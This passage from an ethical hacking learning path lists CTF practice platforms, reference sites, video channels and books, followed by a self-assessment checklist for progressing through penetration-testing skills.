- Interview material: “Let me show you how I approached this…”
- Proof of skills: More valuable than certifications alone
- Teaching resource: Help others learn
- Personal reference: Remind yourself of techniques
Resources
Primary Platforms
- TryHackMe - Guided learning
- Hack The Box - Challenge-based
- PicoCTF - Beginner-friendly
- OverTheWire - Linux fundamentals
Reference Materials
- HackTricks - Privilege escalation bible
- GTFOBins - Linux binary exploitation
- PayloadsAllTheThings - Payload repository
- LOLBAS - Windows living off the land
Video Walkthroughs
- IppSec - HTB walkthroughs (essential!)
- John Hammond - CTF and security content
- LiveOverflow - Binary exploitation
Books
- “Linux Basics for Hackers” by OccupyTheWeb
- “Penetration Testing” by Georgia Weidman
- “The Hacker Playbook 3” by Peter Kim
Self-Assessment Checklist
Foundation Complete
- Completed OverTheWire Bandit (all 34 levels)
- Completed TryHackMe beginner path
- Have working Kali Linux environment
- Can stabilize shells reliably
Skill Building Complete
- Completed 5 Easy HTB machines
- Written 10+ detailed writeups
- Know basic privilege escalation vectors
- Can use Metasploit effectively
Intermediate Complete
- Completed 5 Medium HTB machines
- Can approach new machines systematically
- Participated in at least 1 live CTF
- Have a public writeup portfolio
Understanding
- Can explain your methodology to others
- Know when to use which tools
- Recognize common vulnerability patterns
- Understand the “why” behind exploits
This project is part of the Ethical Hacking & Penetration Testing learning path.